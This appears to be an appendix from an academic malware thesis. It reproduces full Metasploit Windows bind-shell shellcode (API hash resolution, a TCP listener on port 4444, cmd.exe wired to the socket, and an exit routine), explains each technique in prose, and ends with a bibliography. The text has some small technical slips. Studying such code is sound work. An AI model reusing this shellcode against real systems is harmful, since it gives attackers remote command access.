    mov     esi, [edx+40]       ; Get pointer to name (unicode)
    movzx   ecx, word [edx+38]  ; Set ECX to the length
    xor     edi, edi            ; EDI will store the hash
loop_modname:
    lodsb                       ; Read next byte
    cmp     al, 'a'             ; If lower case module names
    jl      not_lowercase
    sub     al, 0x20            ; Normalise to uppercase
not_lowercase:
    ror     edi, 13             ; Rotate right the hash
    add     edi, eax            ; Add the next byte
    loop    loop_modname        ; Loop
    push    edx                 ; Save current position list
    push    edi                 ; Save current hash

    mov     edx, [edx+16]       ; Get base address
    mov     ecx, [edx+60]       ; Get PE header
    mov     ecx, [ecx+edx+120]  ; Get the EAT from the PE header
    jecxz   get_next_mod1       ; If no EAT, process the next module
    add     ecx, edx            ; Add the modules base address
    push    ecx                 ; Save the current modules EAT
    mov     ebx, [ecx+32]       ; Get the rva of the function names
    add     ebx, edx            ; Add the modules base address
    mov     ecx, [ecx+24]       ; Get the number of function names

get_next_func:
    jecxz   get_next_mod        ; Process the next module
    dec     ecx                 ; Decrement the counter
    mov     esi, [ebx+ecx*4]    ; Get rva of next module name
    add     esi, edx            ; Add the modules base address
    xor     edi, edi            ; EDI will store the hash.

loop_funcname:
    lodsb                   ; Read next byte of function name
    ror     edi, 13         ; Rotate right hash value
    add     edi, eax        ; Add the next byte
    cmp     al, ah          ; Compare AL to AH (null)
    jne     loop_funcname   ; null terminator?
    add     edi, [ebp-8]    ; Add module hash to the function hash
    cmp     edi, [ebp+36]   ; Compare the hash
    jnz     get_next_func   ; Go to the next if not found
```

```
    pop     eax             ; Restore the current modules EAT
    mov     ebx, [eax+36]   ; Get the ordinal table rva
    add     ebx, edx        ; Add the modules base address
    mov     cx, [ebx+2*ecx] ; Get the desired functions ordinal
    mov     ebx, [eax+28]   ; Get the function addresses table rva
    add     ebx, edx        ; Add the modules base address
    mov     eax, [ebx+4*ecx]; Get the desired functions RVA
    add     eax, edx        ; Add the modules base address to get VA

finish:
    mov     [esp+36], eax   ; Overwrite the desired api address
    pop     ebx             ; Clear off the modules hash
    pop     ebx             ; Clear off the current position
    popad                   ; Restore all of the registers
    pop     ecx             ; Pop off the return address
    pop     edx             ; Pop off the hash value
    push    ecx             ; Push back the correct return value
    jmp     eax             ; Jump into the required function

get_next_mod:
    pop     edi             ; Pop off the current modules EAT
get_next_mod1:
    pop     edi             ; Pop off the current modules hash
    pop     edx             ; Restore position in the module list
    mov     edx, [edx]      ; Get the next module
    jmp     short next_mod  ; Process this module

start:
    pop ebp                 ; pop off the address of 'api_call'.
```

Listing B.1: Metasploit Shellcode: Startup and Api_call.

B.1.2 TCP Communication

```
bind_tcp:
    push    0x00003233      ; Push 'ws2_32',0,0
    push    0x5F327377
    push    esp             ; Push a pointer to "ws2_32" string.
    push    0x0726774C      ; hash( "kernel32.dll", "LoadLibraryA" )
    call    ebp             ; LoadLibraryA( "ws2_32" )

    mov     eax, 0x0190     ; EAX = sizeof( struct WSAData )
    sub     esp, eax        ; alloc space for the WSAData structure
    push    esp             ; push a pointer to this stuct
    push    eax             ; push wVersionRequested parameter
    push    0x006B8029      ; hash( "ws2_32.dll", "WSAStartup" )
    call    ebp             ; WSAStartup( 0x0190, &WSAData );

    push    byte 8          ; if succeed, eax will be zero
    pop     ecx
push_8_loop:
    push    eax             ; push it 8 times for later ([1]-[8])
```

```
    loop    push_8_loop

    inc     eax             ; [8], [7], [6], [5] already on stack
    push    eax             ; push SOCK_STREAM (1)
    inc     eax             ;
    push    eax             ; push AF_INET (2)
    push    0xE0DF0FEA      ; hash( "ws2_32.dll", "WSASocketA" )
    call    ebp             ; WSASocketA( AF_INET, SOCK_STREAM, 0 ...)

    xchg    edi, eax        ; save the socket for later.
    push    0x5C110002      ; [4], family AF_INET and port 4444
    mov     esi, esp        ; save a pointer to sockaddr_in struct
    push    byte 16         ; length of the sockaddr_in struct
    push    esi             ; pointer to the sockaddr_in struct
    push    edi             ; socket
    push    0x6737DBC2      ; hash( "ws2_32.dll", "bind" )
    call    ebp             ; bind( s, &sockaddr_in, 16 );

    push    edi             ; [3], socket
    push    0xFF38E9B7      ; hash( "ws2_32.dll", "listen" )
    call    ebp             ; listen( s, 0 );

    push    edi             ; [2], [1], push listening socket
    push    0xE13BEC74      ; hash( "ws2_32.dll", "accept" )
    call    ebp             ; accept( s, 0, 0 );

    push    edi             ; push the listening socket to close
    xchg    edi, eax        ; replace the listening with the new
    push    0x614D6E75      ; hash( "ws2_32.dll", "closesocket" )
    call    ebp             ; closesocket( s );
```

Listing B.2: Metasploit Shellcode: Tcp bind

B.1.3 Create Process

```
shell:
    push    0x00646D63      ; push 'cmd',0
    mov     ebx, esp        ; save a pointer
    push    edi             ; our socket becomes hStdError
    push    edi             ; our socket becomes hStdOutput
    push    edi             ; our socket becomes hStdInput
    xor     esi, esi        ; Clear ESI.
    push    byte 18         ; 72 null bytes onto the stack
    pop     ecx             ; Set ECX for the loop

push_loop:
    push    esi             ; push a null dword
    loop    push_loop

    mov     word [esp + 60], 0x0101 ; STARTF_USESTDHANDLES |
        STARTF_USESHOWWINDOW
    lea     eax, [esp + 16]    ; EAX points to STARTUPINFO Structure
```

```
    mov     byte [eax], 68     ; Set size of STARTUPINFO Structure

    push    esp             ; Push pointer PROCESS_INFORMATION Structure
    push    eax             ; Push pointer STARTUPINFO Structure
    push    esi             ; The lpCurrentDirectory is NULL
    push    esi             ; The lpEnvironment is NULL
    push    esi             ; Not specify any dwCreationFlags
    inc     esi             ; ESI = 1
    push    esi             ; bInheritHandles = TRUE
    dec     esi             ; ESI = 0
    push    esi             ; lpThreadAttributes to NULL
    push    esi             ; lpProcessAttributes to NULL
    push    ebx             ; lpCommandLine points "cmd",0
    push    esi             ; Set lpApplicationName to NULL
    push    0x863FCC79      ; hash( "kernel32.dll", "CreateProcessA" )
    call    ebp             ; CreateProcessA( 0, &"cmd", 0, 0, TRUE, 0, 0,
        0, &si, &pi );

    mov     eax, esp        ; save pointer to PROCESS_INFORMATION Structure
    dec     esi             ; ESI = -1 (INFINITE)
    push    esi             ; wait forever
    inc     esi             ; ESI = 0
    push    dword [eax]     ; push handle PROCESS_INFORMATION.hProcess
    push    0x601D8708      ; hash( "kernel32.dll", "WaitForSingleObject" )
    call    ebp             ; WaitForSingleObject( pi.hProcess, INFINITE );
```

Listing B.3: Metasploit Shellcode: Create process.

B.1.4 Exit

```
exitfunction:
    mov     ebx, 0x0A2A1DE0 ; hash( "kernel32.dll", "ExitThread" )
    push    0x9DBD95A6      ; hash( "kernel32.dll", "GetVersion" )
    call    ebp             ; GetVersion();
    cmp     al, byte 6      ; If on Vista, 2008, 7 or 8
    jl      short goodbye   ; Then just call the exit function...
    cmp     bl, 0xE0        ; If EXITFUNK = ExitThread
    jne     short goodbye   ;
    mov     ebx, 0x6F721347 ; EXITFUNK = ntdll.dll!RtlExitUserThread

goodbye:
    push    byte 0          ; push exit parameter
    push    ebx             ; push the hash
    call    ebp             ; call EXITFUNK( 0 );
```

Listing B.4: Metasploit Shellcode: Exit process.

B.2 Shellcode Explained

The code above, B.1, features some peculiarities. The most interesting ones will be analyzed in the following sections.

B.2.1 Relative Addressing

As previously said, it is not possible to use absolute addresses within shellcode: they reduce the likelihood of the shellcode working on different versions of the OS and programs. In order to have a set of assembly instructions to be as portable as possible, it is better to use relative addressing [2]. One way to accomplish this is to place the memory address of the desired function, like "api_call" in the above example, into a register. Then it is possible to call the target function by referencing the value stored in that register. The previous code starts with a *call* instruction: when it is executed the address of the instruction immediately following, the "api_call" function, will be pushed onto the stack. Then, the next instruction, *pop ebp*, will pop the value of the base address off the stack and put it into *ebp*.

B.2.2 Function Names Hash

In order to invoke any Windows API function, its actual memory address in the virtual space of a given process must be known. Although MS Windows operating systems use mechanism of prelocated libraries, the base address (and therefore addresses of all of the exported functions) may differ in case of various operating systems versions, installed service packs and last but not least versions of the library itself. The development of methods for dynamic localization of function addresses in any process is therefore one of the most critical issues, as it has direct impact on independence, flexibility and effectiveness of the assembly component [11].

The most intuitive solution for finding addresses of required Windows API functions is connected with the use of *LoadLibraryA* and *GetProcAddress* routines from kernel32.dll library. The first function enables loading any dynamic library to process memory space and returns a handler, which is the base address where the library was mapped. In order to retrieve an actual address of any exported API function from the library, the GetProcAddress() function is used with the base address provided as an argument. However there is still a problem, as to use these two nice functions, the information about their actual addresses is also required [11].

The shortest and most effective technique for automatic localization of addresses of the libraries mapped into process memory space is based on scanning through a list of loaded modules, which is available in PEB (Process Environment Block). The application of this technique enables retrieving the address of kernel32.dll library loaded into the address space of practically any process operating in Microsoft Windows [11].

Although the base address for loaded kernel32.dll library is known, it is still required to retrieve actual addresses of specific functions of its API: all the functions exported by the library are available in Export Directory Table. The absolute address of any exported function can be therefore retrieved upon its name and the base address of the library (this is exactly what GetProcAddress() function does). The API functions from other libraries may be accessed by loading image of a given library to memory space with use of LoadLibrary() function exported by kernel32.dll.

In order to save some memory and minimize the length of shellcode, an effective method

is to pre-compute numeric hashes of function names and include these values in the shellcode. Then, it must parse the DLL PE files in memory to find the Export Directory and traverse its array of export functions. For each export function name, the shellcode calculates the hash and compares it against the value embedded in the shellcode. The correct API function has been found when the values match. The hash is in no way a strong cryptographic hash, but it accomplishes the goal of calculating an integer value based on an arbitrary length input string. The only real constraint on the hash algorithm is that every API function the developer wishes to use within a DLL must have a unique hash value, and a simple ROR-13 calculation is very effective. It's also common for shellcode authors to use DWORD arrays of hashes rather than pushing each one as a function argument [21].

The technique explained above is exactly the one that is used in B.1. In order to call a Windows API, the parameters and the hash value of the function, pre-calculated using a simple 13 right shift instruction, are pushed on the stack. Then a *call ebp* transfer to control to the *api_call* function which is incharged of resolving the address of the desired Windows function. In the end, the hash value is removed from the stack and a *jump eax* call the Windows API.

Hash Collisions

An obvious concern when using hash values in the manner described here, is the occurrence of collisions between the hash of the function to search for and an arbitrary function in an arbitrary module which computes to the same hash value. Experiments have been executed, [**http://blog.harmonysecurity.com/2009_08_01_archive.html**], using a simple python script to scan all modules on a system, computing their exported functions hashes and detecting if a collision occurs against any predefined functions. The test has been run on multiple version of Windows, processing a total of 1,864,417 functions across 35,178 modules and detected no collisions against the functions defined [5].

B.2.3 NULL Bytes Encoding

In order to execute, the shellcode binary must be located somewhere in the program address space when it is triggered. This means that shellcode often must look like legitimate data in order to be accepted by a vulnerable program [26]. Usually shellcode is stored as a string value and before being executed, it must be copied into a buffer, which means that it must not have any NULL bytes that commonly identify the end of a string.

In the example shellcode, some of the adopted techniques include:

- The usage of the instruction *xor eax, ex* instead of *mov eax, 0*.
- Pushing all the zeros value on the stack for all the functions that will be called in the near future, without explicitly use the *push 0* instruction.

B.2.4 Independent OS Exit Function

Windows DLL exploits *forwarded export*. Instead of a modules export resolving to a function within that module, this export is instead intended to resolve to a function within another module. For example on Windows Vista, 2008 and 7 the export *kernel32.dll's ExitThread* is a forwarded export that points to *ntdll.dll's RtlExitUserThread*. This is achieved by storing the ASCII module name and function name that the forwarded export wishes to point to in the respective EAT[2] entry (instead of an RVA[3]). However, usually shellcode does not manage forwarded export, due to its complexity, neither B.1 does. For typical shellcode the only function required which is a forwarded export is *ExitThread*. A workaround for this problem is to check at run time the current Windows platform and call the appropriate function to avoid calling a forwarded export [5].

B.2.5 Creation of a New Process

Using the *CreateProcess* function, a new process and its primary thread are created.

B.2.6 Socket Communication

The functionality of windows socket is very similar to the one originally introduced in BSD UNIX. The main difference is in the requirement of calling *WSAStartup* function before starting any network operations in order to initiate the use of *ws2_32.dll* library by a process. A socket listening on a specified port is created by using the following sequence of functions: *socket()*, *bind()*, *listen()* and *accept()*. Upon accepting a connection with the call to *accept()* function, the handle to newly created socket is returned. This socket refers to the established connection and can be used to receive and send data through network. This method is very comfortable, because when executed in a loop, it enables establishing multiple connections with the attacked system. Its only limitation is that there need to be a possibility to establish a new connection with a specific port on the attacked system from external network.

[2]Export Address Table

[3]Relative Virtual Addressing

Bibliography

[1] Ahid Al-Shbail and Adnan M Al-Smadi. "Detecting metamorphic viruses by using arbitrary length of control flow graphs and nodes alignment". In: *ICIT 2009 Conference-Bioinformatics and Image*. Vol. 4. 3. 2009.

[2] Chris Anley. *The Shellcoder's Handbook: The Shellcoder*. Aaron philipp, 2007.

[3] Johannes M Bauer, Michel JG Van Eeten, and T Chattopadhyay. "ITU Study on the Financial Aspects of Network Security: Malware and Spam". In: *ICT Applications and Cybersecurity Division, International Telecommunication Union, Final Report, July* (2008).

[4] Jean Bergeron et al. "Static detection of malicious code in executable programs". In: *Int. J. of Req. Eng* 2001.184-189 (2001), p. 79.

[5] *Billy Belcebu. Virus Writing Guide 1.00 for Win32.* http://vx.netlux.org/dl/mag/29a-4.zip.

[6] Andrea Cani et al. "Towards automated malware creation: code generation and code integration". In: *Proceedings of the 29th Annual ACM Symposium on Applied Computing*. ACM. 2014, pp. 157–160.

[7] Thomas M Chen and Jean-Marc Robert. "The evolution of viruses and worms". In: *Statistical methods in computer security* 1 (2004).

[8] Fred Cohen. "Computer viruses: theory and experiments". In: *Computers & security* 6.1 (1987), pp. 22–35.

[9] *CTF - Reverse Engineering.* https://trailofbits.github.io/ctf/reverse-engineering/.

[10] Sherri Davidoff and Jonathan Ham. *Network forensics: tracking hackers through cyberspace*. Prentice hall, 2012.

[11] Last Stage of Delirium Research Group et al. *Win32 assembly components*. 2002.

[12] Priti Desai. "Towards an undetectable computer virus". PhD thesis. San Jose State University, 2008.

[13] *Dynamic-Link Libraries.* https://msdn.microsoft.com/en-us/library/windows/desktop/ms682589(v=vs.85).aspx.

[14] Agoston E Eiben and James E Smith. *Introduction to evolutionary computing*. Springer Science & Business Media, 2003.

[15] Peter Ferrie. “Anti-unpacker tricks–part one”. In: *Virus Bulletin* (2008), p. 4.

[16] Peter Ferrie and Peter Szor. “Zmist opportunities”. In: *Virus Bulletin* 3.2001 (2001), pp. 6–7.

[17] Marc Fossi et al. “Symantec internet security threat report trends for 2010”. In: *Volume* 16 (2011), p. 20.

[18] Goppit. “Portable Executable File Format - A Reverse Engineer View”. In: *CodeBreakers Magazine* (2006).

[19] Fanglu Guo, Peter Ferrie, and Tzi-Cker Chiueh. “A study of the packer problem and its solutions”. In: *Recent Advances in Intrusion Detection*. Springer. 2008, pp. 98–115.

[20] Fanglu Guo, Peter Ferrie, and Tzicker Chiueh. “A study of the packer problem and its solutions”. In: (2008), pp. 98–115.

[21] *Harmony Security Blog*. http://blog.harmonysecurity.com/2009_08_01_archive.html.

[22] Michael Lones. “Sean Luke: essentials of metaheuristics”. In: *Genetic Programming and Evolvable Machines* 12.3 (2011), pp. 333–334.

[23] Sean Luke. *Essentials of Metaheuristics*. second. Lulu, 2013.

[24] Robert Lyda and James Hamrock. “Using entropy analysis to find encrypted and packed malware”. In: *IEEE Security & Privacy* 2 (2007), pp. 40–45.

[25] Lorenzo Martignoni, Mihai Christodorescu, and Somesh Jha. “Omniunpack: Fast, generic, and safe unpacking of malware”. In: *Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual*. IEEE. 2007, pp. 431–441.

[26] Sikorski Michael and Honig Andrew. *Practical Malware Analysis - The HandsOn Guide to Dissecting Malicious Software*. No Starch Press, 2012.

[27] *Microsoft Security Intelligence Report Volume 18*. http://www.microsoft.com/security/sir/default.aspx.

[28] Carey Nachenberg. “Computer virus-coevolution”. In: *Communications of the ACM* 50.1 (1997), pp. 46–51.

[29] Sadia Noreen et al. “Evolvable malware”. In: *Proceedings of the 11th Annual conference on Genetic and evolutionary computation*. ACM. 2009, pp. 1569–1576.

[30] “Packer Analysis Report”. In: *SANS Institute Reading Room* (2010).

[31] *Peering Inside the PE: A Tour of the Win32 Portable Executable File Format*. https://msdn.microsoft.com/en-us/library/ms809762.aspx.

[32] Roberto Perdisci, Andrea Lanzi, and Wenke Lee. “Classification of packed executables for accurate computer virus detection”. In: *Pattern Recognition Letters* 29.14 (2008), pp. 1941–1946.

[33] Fredrick Perriot, Peter Ferrie, and P Ször. “Striking similarities”. In: *Virus Bulletin* (2002), pp. 4–6.

[34] *Portable Executable File Format – A Reverse Engineer View*. http://www.woodmann.com/collaborative/knowledge.

[35] *Portable Executable Loaders and Wrappers*. http://www.cultdeadcow.com/tools/pewrap.html.

[36] Kevin A Roundy and Barton P Miller. "Binary-code obfuscations in prevalent packer tools". In: *ACM Computing Surveys (CSUR)* 46.1 (2013), p. 4.

[37] Paul Royal et al. "Polyunpack: Automating the hidden-code extraction of unpack-executing malware". In: *Computer Security Applications Conference, 2006. ACSAC'06. 22nd Annual*. IEEE. 2006, pp. 289–300.

[38] Mohamad Saleh, E Paul Ratazzi, and Shouhuai Xu. "Instructions-Based Detection of Sophisticated Obfuscation and Packing". In: *Military Communications Conference (MILCOM), 2014 IEEE*. IEEE. 2014, pp. 1–6.

[39] Mostafa E Saleh, A Baith Mohamed, and A Abdel Nabi. "Eigenviruses for metamorphic virus recognition". In: *IET information security* 5.4 (2011), pp. 191–198.

[40] Adrian Stepan. "Improving proactive detection of packed malware". In: *Virus Bulletin* 1 (2006).

[41] Peter Szor. *The art of computer virus research and defense*. Pearson Education, 2005.

[42] Péter Ször and Peter Ferrie. "Hunting for metamorphic". In: *Virus Bulletin Conference*. 2001.

[43] John Von Neumann, Arthur W Burks, et al. "Theory of self-reproducing automata". In: *IEEE Transactions on Neural Networks* 5.1 (1966), pp. 3–14.

[44] Ollie Whitehouse. "An analysis of address space layout randomization on Windows Vista". In: *Symantec advanced threat research* (2007), pp. 1–14.

[45] Wing Wong and Mark Stamp. "Hunting for metamorphic engines". In: *Journal in Computer Virology* 2.3 (2006), pp. 211–229.

[46] Feng Xue. "Attacking antivirus". In: *Black Hat Europe Conference*. 2008.

[47] Mark Vincent Yason. "The Art of Unpacking". In: *BlackHat* (2007).